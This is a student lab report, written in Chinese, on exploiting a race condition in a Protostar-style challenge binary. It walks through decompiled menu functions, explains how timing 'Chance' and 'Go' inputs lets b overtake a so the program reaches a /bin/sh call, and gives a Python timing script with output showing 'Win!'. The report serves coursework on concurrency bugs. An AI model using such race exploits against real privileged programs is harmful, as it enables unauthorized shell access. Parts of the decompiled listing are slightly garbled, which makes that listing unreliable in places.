

CS3312 Lab Report Race Condition

Osamu Takenaka 520030990026

源码分析

通过ghidra反编译源码，我们可以看到以下的代码片段，我们将做一些简化和注释以便于理解。

menu 函数

```
void menu(void) {
    int local_14; // 用于存储用户选择的变量
    FUN_00011130("***** race *****");
    FUN_00011130("*** 1:Go\n*** 2:Chance\n*** 3:Test\n*** 4:Exit ");
    FUN_00011100("Choice> ");
    FUN_00011170(&local_14); // 接收用户输入

    switch(local_14) {
        case 1:
            menu_go(); // 调用处理增加 a 和 b 的函数
            break;
        case 2:
            ret1 = FUN_00011180(&th1, 0, menu_chance, &pstr1); // 可能涉及线程创建来执行 menu_chance
            break;
        case 3:
            menu_test(); // 调用检测 a 和 b 值并执行相应动作的函数
            break;
        case 4:
            menu_exit(); // 调用退出程序的函数
            break;
    }
}
```

- 这个函数是程序的主菜单，显示选项并根据用户的选择调用相应的函数。
- FUN_00011180 可能是创建线程的函数，用于并发执行 menu_chance。

1. menu_go 函数

```
void menu_go(void) {
    if (a_sleep == 0) {
        a = a + 5; // 当 a_sleep 为 0，增加 a 的值
    } else {
        a_sleep = 0; // 重置 a_sleep
    }
    b = b + 2; // 无条件增加 b 的值
}
```

- 此函数根据 a_sleep 的状态决定是否增加 a 的值，而 b 始终增加。

2. menu_chance 函数

```
void menu_chance(void) {
    if (b < a) {
        if (flag == 1) {
            a_sleep = 1; // 设置 a_sleep 使 a 停止增长
            FUN_00011110(1); // 等待一段时间
            flag = 0; // 重置标志
        } else {
            FUN_00011130("Only have one chance");
        }
    }
}
```

- menu_chance 检查 b < a 并根据条件设置 a_sleep 来暂停 a 的增长。

3. menu_test 函数

```
void menu_test(void) {
    if (a < b) {
        FUN_00011130("Win!");
        FUN_00011140("/bin/sh");
    }
}
```

```

    } else {
        FUN_00011130("Lose!");
    }
}

```

- 此函数用于比较 `a` 和 `b`，并根据结果执行不同的操作，如果 `a < b` 则显示胜利。

4. menu_exit 函数

```

void menu_exit(void) {
    FUN_00011130("Bye");
    exit(0); // 安全退出程序
}

```

- 退出程序的函数，显示退出信息后终止程序。

攻击原理

条件竞争（Race Condition）是并发编程中的一种常见问题，发生在多个线程或进程访问共享数据并试图同时修改它们时，最终的执行结果取决于各线程的执行顺序。在此程序中，`menu_go` 和 `menu_chance` 函数的并发执行引入了条件竞争漏洞，通过精确控制输入时序可以操纵全局变量 `a` 和 `b` 的值，从而达到预期的攻击效果。

攻击目标

通过控制程序的执行顺序，使全局变量 `b` 的值大于 `a` 的值，从而在 `menu_test` 函数中触发 "Win!" 条件并执行 shell 命令。

攻击步骤

由于每次 `a` 增加5，`b` 增加2，所以在二者同时增加的情况下，`a` 一定会大于 `b`，所以我们需要通过 `menu_chance` 函数来暂停 `a` 的增加，使 `b` 增加2，直到 `b` 的值大于 `a` 的值，触发 "Win!" 条件。

1. 分析代码逻辑：

- `menu_go` 函数：根据 `a_sleep` 的状态决定是否增加 `a`，并始终增加 `b`。
- `menu_chance` 函数：在特定条件下设置 `a_sleep`，从而暂停 `a` 的增加。
- `menu_test` 函数：比较 `a` 和 `b`，如果 `a < b`，则显示 "Win!" 并尝试执行 shell 命令。

2. 确定竞态条件：

- `menu_chance` 和 `menu_go` 函数的执行顺序和时序会影响 `a` 和 `b` 的值。

3. 构造输入序列：

- 在执行 `menu_chance` 函数后，会进入一个新的线程，在 `a_sleep` 赋值为1后，会等待一段时间，然后再修改 `flag` 的值为0，这段时间内可以通过输入序列控制 `menu_go` 函数的执行时机，从而影响 `a` 和 `b` 的值。
- `menu_go` 函数中，当 `a_sleep` 为1时，不会增加 `a` 的值，并且会重置 `a_sleep` 为0，而 `b` 增加2。
- 想要再一次，不会增加 `a` 的值的条件下增加 `b`，我们需要执行 `menu_chance` 函数（执行时 `flag` 必须还没被第一次执行 `menu_chance` 的线程赋值为0），`a_sleep` 会被设置为1，再执行 `menu_go` 函数，这样 `a` 不会增加，而 `b` 会增加2。
- 不断地重复这个过程，直到第一次执行 `menu_chance` 的线程将 `flag` 赋值为0，此时无法再冻结 `a` 的增加。
- 一般来说，此时 `b` 的值会大于 `a` 的值，可以执行 `menu_test` 函数，从而触发 "Win!" 条件。

攻击脚本

script_race.py:

```

import subprocess
import time

process = subprocess.Popen(['./race'], stdin=subprocess.PIPE, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)

process.stdin.write(b'1\n')
process.stdin.flush()

process.stdin.write(b'2\n')
process.stdin.flush()
time.sleep(0.1)

process.stdin.write(b'1\n')
process.stdin.flush()
time.sleep(0.1)

```

```

process.stdin.write(b'2\n')
process.stdin.flush()
time.sleep(0.1)

process.stdin.write(b'1\n')
process.stdin.flush()

process.stdin.write(b'3\n')
process.stdin.flush()


output, error = process.communicate()

print("Output:\n")
print(output.decode())

if len(error.decode())>0:
    print("Error:", error.decode())

```

结果



```

root@protostar:/opt/race# python script_race.py
Output:
**** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*****
Choice> Win!
root@protostar:/opt/race#

```

攻击成功